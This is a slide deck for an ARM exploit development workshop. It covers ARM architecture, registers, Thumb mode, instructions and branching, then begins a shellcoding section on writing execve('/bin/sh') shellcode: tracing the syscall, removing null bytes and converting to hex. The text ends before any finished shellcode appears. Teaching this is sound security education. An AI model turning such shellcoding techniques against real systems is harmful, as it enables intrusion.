


ARM EXPLOIT DEVELOPMENT

1.5HR WORKSHOP
BY AZERIA @FOX0X01



BENEFITS OF LEARNING ARM ASSEMBLY

- Reverse Engineering binaries on...
 - Phones?
 - Routers?
 - Cars?
 - Internet of Things?
 - MACBOOKS??
 - SERVERS??
- Intel x86 is nice but..
 - Knowing ARM assembly allows you to dig into and have fun with various different device types


THE ARM ARCHITECTURE




PROCESSOR CLASSES

- **A-Class**
 - Application processors
 - targets typically run a full OS such as Linux
 - Virtual address support
 - Virtualization
- **M-Class**
 - Microcontrollers
 - Typically run bare-code or RTOS
- **R-Class**
 - Targets embedded systems with real time and/or higher safety requirements
 - Typically run bare-metal code or RTOS
 - Used in systems that need high reliability and where deterministic behavior is important





ARM ARCHITECTURE AND CORES



ARM CPU FEATURES

- RISC (Reduced Instruction Set Computing) processor
 - Simplified instruction set
 - More registers than in CISC (Complex Instruction Set Computing)
- Load/Store architecture
 - No direct operations on memory
- 32-bit ARM mode / 16-bit Thumb mode
- Conditional Execution on almost all instructions (ARM mode only)
- Word aligned memory access (4 byte aligned)


```
int main(void){  
    int i;  
    int result =0;  
    if (i =0; i < 10; i++) {  
        result += 1;  
    }  
}
```

Compiler

```
MOVS r1, #0  
MOVS r0, #0  
B      check  
loop  ADD r1, r1, r0  
      ADDS r0, r0, #1  
check CMP r0, #10  
      BLT loop
```

Assembler

2100
2000
E001
4401
1C40
280A
DBFB
BF00
E7FE

0010000100000000
0010000000000000
1110000000000001
0100010000000001
0001110001000000
0010100000001010
1101110011111011
1011111100000000
1110011111111110


Microprocessor

Output Devices
(LED, LCD)

Input Devices
(Keyboard, Sensors)

MEMORY SEGMENTS


- **.text**
 - Executable part of the program (instructions)
- **.data** and **.bss**
 - Variables or pointers to variables used in the app
- **.plt** and **.got**
 - Specific pointers to various imported functions from shared libraries etc.
- The **Stack** and **Heap** regions
 - used by the application to store and operate on temporary data (variables) that are used during the execution of the program



ARM ASSEMBLY BASICS

USEFUL ASSEMBLER DIRECTIVES FOR GNU ASSEMBLER

- Assembler directives have nothing to do with assembly language
- Are used to tell assembler to do something
 - defining a symbol, change sections, etc.
- `.text` directive switches current section to the `.text` section
 - usually going into flash memory
- `.data` directive switches current section to the `.data` section
 - will be copied to RAM
- `.section .rodata` if you wish data to be copied to SRAM




```
.section .text  
.global _start
```

```
_start:
```

```
    mov    r7, #4  
    mov    r0, #1  
    mov    r2, #13  
    ldr    r1, =string  
    svc    0  
    mov    r7, #1  
    svc    0
```

```
.data
```

```
string:  
.ascii "Hello World\n"
```




```
.section .text  
.global _start
```

```
_start:
```

```
    mov    r7, #4  
    mov    r0, #1  
    mov    r2, #13  
    ldr     r1, =string  
    svc     0  
    mov    r7, #1  
    svc     0
```

Directives

```
.data
```

```
string:
```

```
.ascii "Hello World\n"
```



```
.section .text  
.global _start
```

Entry Point → `_start:`

```
mov    r7, #4  
mov    r0, #1  
mov    r2, #13  
ldr    r1, =string  
svc    0  
mov    r7, #1  
svc    0
```

Directives

`.data`

```
string:  
.ascii "Hello World\n"
```



```
.section .text  
.global _start
```

Entry Point → `_start:`

Code
section

```
mov    r7, #4  
mov    r0, #1  
mov    r2, #13  
ldr    r1, =string  
svc    0  
mov    r7, #1  
svc    0
```

Directives

```
.data
```

```
string:  
.ascii "Hello World\n"
```



```
.section .text  
.global _start
```

Entry Point → `_start:`

Code
section

```
mov    r7, #4  
mov    r0, #1  
mov    r2, #13  
ldr    r1, =string  
svc    0  
mov    r7, #1  
svc    0
```

Directives

`.data`

Label → `string:`

`.ascii`

"Hello World\n"

REGISTERS


ARM REGISTERS

| | | | |
|------|--------|----------------------|---|
| EAX | r0 | Arg 1 & return value | If 1st argument = 64 bits: r1:r0 hold it. |
| EBX/ | r1 | Argument 2 | If 2nd argument = 64 bits: r2:r3 hold it. |
| ECX/ | r2 | Argument 3 | If > 4 args: use stack. |
| EDX/ | r3 | Argument 4 | |
| ESI/ | r4 | General-purpose | Variable registers for holding local variables. |
| EDI | r5 | General-purpose | |
| | r6 | General-purpose | |
| | r7 | General-purpose | |
| | r8 | General-purpose | |
| | r9 | Platform-specific | Usage is Platform-dependent. |
| | r10 | General-purpose | Variable registers for holding local variables. |
| EBP | r11/FP | Frame pointer | Keeps track of the stack frame. |
| | r12 | Intra-procedure-call | Holds immediate values between a procedure and the sub-procedure it calls |
| ESP | SP | Stack pointer | Keeps track of stack. Must be the same after a subroutine has completed. |
| | LR | Link register | Holds the return address for a subroutine return. LR does not need to be the same after subroutine completed. |
| EIP | PC | Program counter | Keeps track of the next instruction to be executed. |




PROGRAM COUNTER

- ARM uses a pipeline
 - In order to increase speed of flow of instructions to processor
- Rather than pointing to the instruction being executed, the PC points to the instruction being fetched.
- Bit 0 of PC is always 0 (unless in Jazelle mode)
 - In hardware, bit 0 of PC is undefined
 - BX switch to thumb if target PC bit 0 is 1.
 - So you can't just ADD PC, PC, #1 to switch to Thumb.




REGISTER ACCESS

- ARM can access 16 registers, because Instructions have 4 bits for registers ($2^4 = 16$)
- Thumb has 3 bits for registers ($2^3 = 8$)
 - Fixed in Thumb2!
 - High registers require a 32-bit Thumb2 instruction instead of 16-bit



THUMB MODE

- Two execution states: ARM and Thumb
 - Switch state with BX/BLX instruction
- Thumb is a 16-bit instruction set
 - Thumb-2 (16 and 32-bit), adding more 32-bit instructions and ability to handle exceptions
 - For us: useful to get rid of NULL bytes in our shellcode
- Most instructions unconditional
- The instruction set can be changed during:
 - Function call/return
 - Exception call/return



THUMB MODE

ARM Mode = 4 bytes

| | | | |
|----|----|----|----|
| 01 | 30 | 8F | E2 |
| 13 | FF | 2F | E1 |
| | | 02 | 20 |
| | | 01 | 21 |

2 bytes
Thumb Mode

switch to Thumb

add r3, pc, #1


bx r3

movs r0, #2

movs r1, #1

MOST COMMON INSTRUCTIONS

| | |
|-----------------------------------|--|
| MOV Move data | EOR Bitwise XOR |
| MVN Move 2's complement | LDR Load |
| ADD Addition | STR Store |
| SUB Subtraction | LDM Load Multiple |
| MUL Multiplication | STM Store Multiple |
| LSL Logical Shift Left | PUSH Push on Stack |
| LSR Logical Shift Right | POP Pop off Stack |
| ASR Arithmetic Shift Right | B Branch |
| ROR Rotate Right | BL Branch with link |
| CMP Compare | BX Branch and exchange |
| AND Bitwise AND | BLX Branch /w link and exchange |
| ORR Bitwise OR | SWI/SVC System Call |



DATA PROCESSING INSTRUCTIONS

```
uint32_t add(uint32_t a, uint32_t b)
{
    return a + b;
}
```

```
uint32_t sub(uint32_t a)
{
    return a - 1;
}
```

```
uint32_t mul(uint32_t a, uint32_t b, uint32_t c)
{
    return c + (a * b);
}
```

```
uint64_t add64(uint64_t a, uint64_t b)
{
    return a + b;
}
```

<operation><S> <destination> <input register> <input register or constant>

add:

ADD r0, r0, r1
BX lr

sub:

SUB r0, r1, #1
BX lr

mul:

MLA r0, r1, r0, r2
BX lr

add64:

64-bit add requires
two instructions

ADDS r0, r2, r0
ADC r1, r3, r1
BX lr

Second operand can be either
a constant or a register



LOAD / STORE INSTRUCTIONS

- ARM is a Load / Store Architecture
 - Does not support memory to memory data processing operations
 - Must move data values into register before using them
- This isn't as inefficient as it sounds:
 - Load data values from memory into registers
 - Process data in registers using a number of data processing instructions
 - which are not slowed down by memory access
 - Store results from registers out of memory
- Three sets of instructions which interact with main memory:
 - Single register data transfer (LDR/STR)
 - Block data transfer (LDM/STM)
 - Single Data Swap (SWP)

```
uint32_t main(void)
{
    uint32_t* a;
    uint32_t* b;
    ...
    a* = add(*a, *b);
    ...
}
```


```
main:
...
LDR  r0, [r3] } values loaded from memory
LDR  r1, [r4] }
BL   add-----processed
STR  r0, [r5]---stored back to memory
...
```



LOAD / STORE INSTRUCTIONS

value at [address] found in R2
is loaded into register R1

LDR R1, [R2]
STR R1, [R2]



value found in R1
is stored to [address] found in R2

- Load and Store Word or Byte
 - LDR / STR / LDRB / STRB
- Can be executed conditionally!
- Syntax:
 - <LDR|STR>{<cond>}{<size>} Rd, <address>

FUNCTIONS

Branches and Subroutines




BRANCHES

BRANCH (B)

SYNTAX


```
b[cond] label  
b      label
```



BRANCH & EXCHANGE (BX)

SYNTAX

```
bx[cond] Rm  
bx      Rm
```



BRANCHES

BRANCH & LINK (BL)

SYNTAX

```
bl[cond] label  
bl      label
```

```
0x10054:  mov  r0, #2  
0x10058:  mov  r1, #4  
0x1005c:  bl   func1  
0x10060:  mov  r2, #3
```

LR <- PC
LR = 0x10060

```
0x10064:  add  r0, r1  
0x10068:  bx   lr
```

BRANCH & LINK & EXCHANGE (BLX)

SYNTAX

```
blx[cond] Rm  
blx      Rm  
blx      label
```


```
0x10054:  mov  r2, #2  
0x10058:  mov  r1, #4  
0x1005c:  blx  func1  
0x10060:  mov  r2, #3
```

LR <- PC
LR = 0x10060

Thumb


```
0x10065:  add  r0, r1  
0x10067:  bx   lr
```


NON-LEAF FUNCTIONS



SHELLCODING

Writing execve shellcode



BENEFITS OF WRITING ARM SHELLCODE

- Writing your own assembly helps you to understand assembly
 - How functions work
 - How function parameters are passed
 - How to translate functions to assembly for any purpose
- Learn it once and know how to write your own variations
 - For exploit development and vulnerability research
- You can write your own shellcode instead of having to rely on pre-existing exploit-db shellcode

HOW TO SHELLCODE

- **Step 1:** Figure out the system call that is being invoked
- **Step 2:** Figure out the number of that system call
- **Step 3:** Map out parameters of the function
- **Step 4:** Translate to assembly
- **Step 5:** Dump disassembly to check for null bytes
- **Step 6:** Get rid of null bytes → de-nullifying shellcode
- **Step 7:** Convert shellcode to hex

STEP 1: TRACING SYSTEM CALLS

We want to translate the following code into ARM assembly:

```
#include <stdio.h>

void main(void)
{
    system("/bin/sh");
}
```

```
azeria@labs:~$ gcc system.c -o system
```

```
azeria@labs:~$ strace -h
```

-f-- follow forks, -ff-- with output into separate files

-v-- verbose mode: print unabridged argv, stat, termio[s], etc. args

--- snip--

```
azeria@labs:~$ strace -f -v system
```

--- snip --

```
[pid 4575] execve("/bin/sh", ["/bin/sh"], ["MAIL=/var/mail/pi",
"SSH_CLIENT=192.168.200.1 42616 2"... , "USER=pi", "SHLV=1",
"OLDPWD=/home/azeria", "HOME=/home/azeria",
"XDG_SESSION_COOKIE=34069147acf8a"... , "SSH_TTY=/dev/pts/1",
"LOGNAME=pi", "_=/usr/bin/strace", "TERM=xterm", "PATH=/usr/
local/sbin:/usr/local/"... , "LANG=en_US.UTF-8",
"LS_COLORS=rs=0:di=01;34:ln=01;36"... , "SHELL=/bin/bash",
"EGG=AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"... , "LC_ALL=en_US.UTF-8",
"PWD=/home/azeria/", "SSH_CONNECTION=192.168.200.1 426"...]) =
```



STEP 2: FIGURE OUT SYSCALL NUMBER

```
